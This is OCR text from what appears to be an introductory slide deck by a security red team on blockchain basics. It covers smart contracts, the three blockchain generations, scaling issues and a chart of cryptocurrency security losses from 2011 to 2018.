
Smart contract

Smart contracts help you exchange money, property, shares, or anything of value in a transparent, conflict-free way while avoiding the services of a middleman.

Blockchain Features

Decentralization

Decentralization is the most fundamental property of the blockchain, and it is also the most important factor that distinguishes the blockchain from other distributed ledgers.



Irreversibility

There is no central body which governs whether a particular transaction should be recorded or not. This is solved for using consensus amongst all nodes on the blockchain.

Blockchain Generations

Blockchain technology, it is divided into three stages: blockchain 1.0, blockchain 2.0, and blockchain 3.0.

redteam@360.cn

Blockchain appearance

Blockchain concept appears

Zero

In 2008, Satoshi Nakamoto proposed the concept of "blockchain" in Bitcoin White Paper

Generations 1.0

Bitcoin and Digital Currencies

One

The typical representative is: Bitcoin, Bitcoin is the most successful application in the development of blockchain. However, the disadvantage of Blockchain 1.0 is that it does not support other developments such as writing smart contract functions.

Generations 2.0

Smart Contracts

Two

Smart contracts are added to the digital currency, and other application development can be done on this basis. Blockchain 2.0 stands for Ethereum.

Generations 3.0

The Future

Three


One of the major issues facing blockchain is scaling. Bitcoin remains troubled by transaction processing times and bottlenecking. Many new digital currencies have attempted to revise their blockchains in order to accommodate these issues, but with varying degrees of success.

redteam@360.cn


Blockchain security status

Some of cryptocurrency in recent months

Trends


300000
225000
150000
75000
0
2011
2012
2013
2014
2015
2016
2017
2018
102.00
653.00
680.00
46,568.30
5,650.25
17,323.00
63,428.00
201,450.03
Unit: 10 thousand U.S. dollars

Statistics on major safety incidents



redteam@360.cn

